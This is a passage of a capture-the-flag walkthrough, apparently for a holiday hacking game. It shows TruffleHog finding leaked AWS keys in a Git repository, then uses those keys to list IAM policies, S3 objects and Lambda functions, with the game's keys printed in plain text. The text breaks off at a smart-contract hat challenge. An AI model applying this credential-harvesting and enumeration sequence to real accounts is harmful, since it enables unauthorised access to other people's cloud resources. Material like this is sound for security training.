
5．Recover the Cloud Ring

5－1．AWS CLI Intro

Click on the terminal next to Jill Underploe.


Follow the instructions on the terminal and enter aws help.

```
aws help
```




After entering 'q' and completing the description, use aws configure to set the profile information.

```
q
aws configure
AKQAAYRKO7A5Q5XUY2IY
qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
us-east-1
```




Enter the aws sts help command as instructed by the terminal.

```
aws sts help
```



Check profile information with the aws sts get-caller-identity command.

```
aws sts get-caller-identity
```



5 – 2． Find the Next Objective

Conversation with Jill Underpole.

5 – 3．Trufflehog Search

The problem is to investigate the authentication information in the Git repository using the TruffleHog tool, which is also mentioned in the problem statement.

TruffleHog tool (https://github.com/trufflesecurity/trufflehog) as a reference for asnowball.

Investigate the Git repository (https://haugfactory.com/asnowball/aws_scripts.git).

```
┌──(root💀kali)-[~]
└─# docker run -it -v "$PWD:/pwd" trufflesecurity/trufflehog:latest git https://haugfactory.com/asnowball/aws_scripts.git
🐷🔑🐷  TruffleHog. Unearth your secrets. 🐷🔑🐷

Found unverified result 🐷🔑❓
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git


Found unverified result 🐷🔑❓
Detector Type: Gitlab
Decoder Type: PLAIN
Raw result: add-a-file-using-the-
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14

Found unverified result 🐷🔑❓
Detector Type: Gitlab
Decoder Type: BASE64
Raw result: add-a-file-using-the-
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
```

The TruffleHog tool run reveals that there is information on the AWS key AKIAAIDAYRANYAHGQOHD in put_policy.py.

You can also check the following URL to see evidence of the deletion of the access key and secret access key in put_policy.py.

https://haugfactory.com/orcadmin/aws_scripts/-/commit/106d33e1ffd53eea753c1365eafc6588398279b5



The solution file is **put_policy.py**.

5 – 4．Find the Next Objective

Conversation with Gerty Snowburrow.

5 – 5．Exploitation via AWS CLI

Check confidential information for deficiencies in the configuration of administrative and in-line policies.

```
Use Trufflehog to find credentials in the Gitlab instance at https://haugfactory.com/asnowball/
aws_scripts.git.
Configure these credentials for us-east-1 and then run:
$ aws sts get-caller-identity

elf@cd2af1f45358:~$
```

Set the access key and secret access key identified in [Trufflehog Search] to the AWS CLI profile information.

```
aws configure
aws sts get-caller-identity
```

```
Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI to find any
 policies attached to your user.
The aws iam command to list attached user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-user-policies.


elf@cd2af1f45358:~$ aws configure
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
elf@cd2af1f45358:~$
elf@cd2af1f45358:~$ aws sts get-caller-identity
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
elf@cd2af1f45358:~$
```

Check the management policy attached to the haug user.


```
aws iam list-attached-user-policies --user-name haug
```

Find out more about management policies.

```
aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1
```



More information about TIER1_READONLY_POLICY.




Check the inline policy attached to the haug user and you will find a policy called S3Perms.

aws iam list-user-policies --user-name haug


Check S3Perms details. s3:ListObjects permission is granted for the S3 bucket in smogmachines3.

```
aws iam get-user-policy --user-name haug --policy-name S3Perms
```




Use s3api to list objects in the smogmachines3 bucket.

```
aws s3api list-objects --bucket smogmachines3
```



There is a policy with lambda privileges attached and a file called "smogmachine_lambda_handler_qyJZcqvKOthRMgVrAJqq.py".



Get a list of lambda functions.


```
aws lambda list-functions
```

The results of the run show that there is a function called smogmachine_lambda.


```
"Functions": [
    {
        "FunctionName": "smogmachine_lambda",
        "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
        "Runtime": "python3.9",
        "Role": "arn:aws:iam::602123424321:role/smogmachine_lambda",
        "Handler": "handler.lambda_handler",
        "CodeSize": 2126,
```

Find out more about the smogmachine_lambda function.

```
aws lambda get-function-url-config --function-name smogmachine_lambda
```




6．Recover the Burning Ring of Fire

6 – 1．Buy a Hat

This is the issue of buying a hat using Smart Contract.

Click on the HATS machine next to the Wombley Cube.

A screen for purchasing hats is displayed. Select any hat.




The following process should be carried out on the hat selected.

